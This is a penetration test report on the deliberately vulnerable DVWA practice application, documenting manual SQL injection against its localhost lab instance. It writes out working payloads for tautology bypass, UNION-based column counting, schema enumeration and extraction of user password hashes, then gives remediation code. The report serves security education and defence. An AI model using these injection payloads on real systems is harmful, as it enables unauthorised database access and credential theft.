PENETRATION TEST REPORT

Target: DVWA (Damn Vulnerable Web Application)

Date: 1/3/2026

Tester: S.M.A.D.R.Pabasarani

Security Level: Low

Classification: Educational Purpose Only

TABLE OF CONTENTS

Section	Title	Page
1.0	Executive Summary	3
2.0	Testing Methodology	4
3.0	SQL Injection Findings	5
3.1	Discovery Phase	5
3.2	Confirmation Phase - Always True Conditions	7
3.3	Enumeration Phase - Mapping the Database	9
3.4	Exploitation Phase - Data Extraction	12
4.0	Impact Analysis	14
5.0	Remediation Recommendations	15

1.0 EXECUTIVE SUMMARY

A security assessment was conducted on the Damn Vulnerable Web Application (DVWA) at LOW security level on 1/3/2026. The testing focused on identifying SQL Injection vulnerabilities in the application.

KEY FINDINGS:

Vulnerability - SQL Injection

Risk Level - CRITICAL

Impact - Complete database compromise

Data Exposed - Usernames and password

SUMMARY:

The application contains critical SQL Injection vulnerabilities that allow an attacker to bypass authentication, extract all user credentials, and potentially gain full control of the database server.

2.0 TESTING METHODOLOGY

- TARGET INFORMATION

Target - DVWA (Damn Vulnerable Web Application)

Security - LOW Level

Module - SQL Injection (/vulnerabilities/sqli/)

Method - Manual

- TESTING APPROACH

1. Discovery - Identify injection points

2. Confirmation - Verify vulnerability exists

3. Enumeration - Map database structure

4. Exploitation - Extract sensitive data

- TOOLS USED

• Oracle VirtualBox

• Parrot OS - Security-focused Linux distribution containing pre-installed tools for penetration testing

• Mozilla Firefox - Web browser used to access and interact with DVWA

• DVWA (Damn Vulnerable Web Application) - Deliberately vulnerable web application used as the testing target

• Browser Developer Tools (F12) - Used to inspect HTML source, monitor network traffic, and analyze application responses

3.0 SQL INJECTION FINDINGS

3.1 DISCOVERY PHASE


The original SQL query:

SELECT first_name, last_name FROM users WHERE user_id = '$input'

Baseline Test

Input: 1

Result Normal output - User "admin" displayed




Vulnerability Probe

Input: ‘

Result - 500 Internal Server Error

Analysis - Single quote broke SQL syntax Confirms user input reaches database



Parrot Os [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Applications Places System
Sun Mar 1, 20:20
Problem loading page
http://localhost/DVWA/vulnerabilities/sqli/?id='&Submit=Submit#
Parrot OS
Hack The Box
OSINT Services
Vuln DB
Privacy and Security
Learning Resources
Looks like there's a problem with this site
http://localhost/DVWA/vulnerabilities/sqli/?id='&Submit=Submit# might have a temporary problem or it could have moved.
Error code: 500 Internal Server Error
The site could be temporarily unavailable or too busy. Try again in a few moments.
Try Again

3.2 CONFIRMATION PHASE – ALWAYS TRUE CONDITIONS

1. Input: 1’ OR ‘1’=’1


Result – All users displayed

Analysis – OR condition makes query always TRUE



2. Input: 1’ OR ‘1’=’1’ -- -


Result - All users displayed



3. Input: 1’ OR ‘1’=’1’ #

Result - All users displayed

Note - # works as comment in some databases




3.3 ENUMERATION PHASE – MAPPING THE DATABASE

<u>COLUMN COUNT TESTING:</u>

1. Input: 1' UNION SELECT 1 -- -

Result - Error - Column count mismatch


Analysis - Original query uses 2 columns



2. Input: 1' UNION SELECT 1,2 -- -

Result - Displays "1" and "2"

Finding - Confirms 2 columns in original query



DATABASE INFORMATION:

Input: 1' UNION SELECT database(),user() -- -

Result - Database: dvwa, User: dvwa@localhost





TABLE DISCOVERY:

Input: 1' UNION SELECT table_name,2 FROM information_schema.tables -- -

Result - List of all tables in database

Key Tables - users, guestbook, access_log




3.4 EXPLOITATION PHASE - DATA EXTRACTION

<u>CREDENTIAL THEFT (CRITICAL FINDING):</u>

Input: 1' UNION SELECT user,password FROM users -- -

Result - ALL usernames and password hashes

Severity - CRITICAL - Full account compromise




<u>Extracted Data:</u>

Username	Password Hash
admin	5f4dcc3b5aa765d61d8327deb882cf99
gordonb	e99a18c428cb38d5f260853678922e03
pablo	0d107d09f5bbe40cade3de5c71e9e9b7
smithy	5f4dcc3b5aa765d61d8327deb882cf99

Input: ' UNION SELECT null,concat(first_name,0x0a,last_name) FROM users -- -


Result - Complete database schema



COMPLETE DATABASE STRUCTURE:

Input: 1' UNION SELECT GROUP_CONCAT(DISTINCT table_name), GROUP_CONCAT(column_name) FROM information_schema.columns WHERE table_schema=database() -- -

Result - Complete database schema



4.0 IMPACT ANALYSIS

4.1 TECHNICAL IMPACT

Area	Impact
Confidentiality	All user data exposed
Integrity	Data can be modified/deleted
Availability	Database can be destroyed
Authentication	Login can be bypassed completely

4.2 BUSINESS IMPACT

Risk	Consequence
Data Breach	All user credentials stolen
Account Takeover	Attackers access user accounts
Reputation	Loss of customer trust
Legal	GDPR/regulatory fines
Financial	Fraud, theft, recovery costs

5.0 REMEDIATION RECOMMENDATIONS

IMMEDIATE FIXES (CRITICAL PRIORITY)

1. PREPARED STATEMENTS:

VULNERABLE CODE

```
$query = "SELECT * FROM users WHERE id = '$_GET[id]'";
```

SECURE CODE

```
$stmt = $conn->prepare("SELECT * FROM users WHERE id = ?");
$stmt->bind_param("s", $_GET['id']);
$stmt->execute();
```

2. INPUT VALIDATION

```
// Only allow numbers
if (!is_numeric($_GET['id'])) {
   die("Invalid input");
}
```

3. ADDITIONAL CONTROLS

• Least privilege database accounts

• Hide detailed error messages

• Regular security testing

• Web Application Firewall (WAF)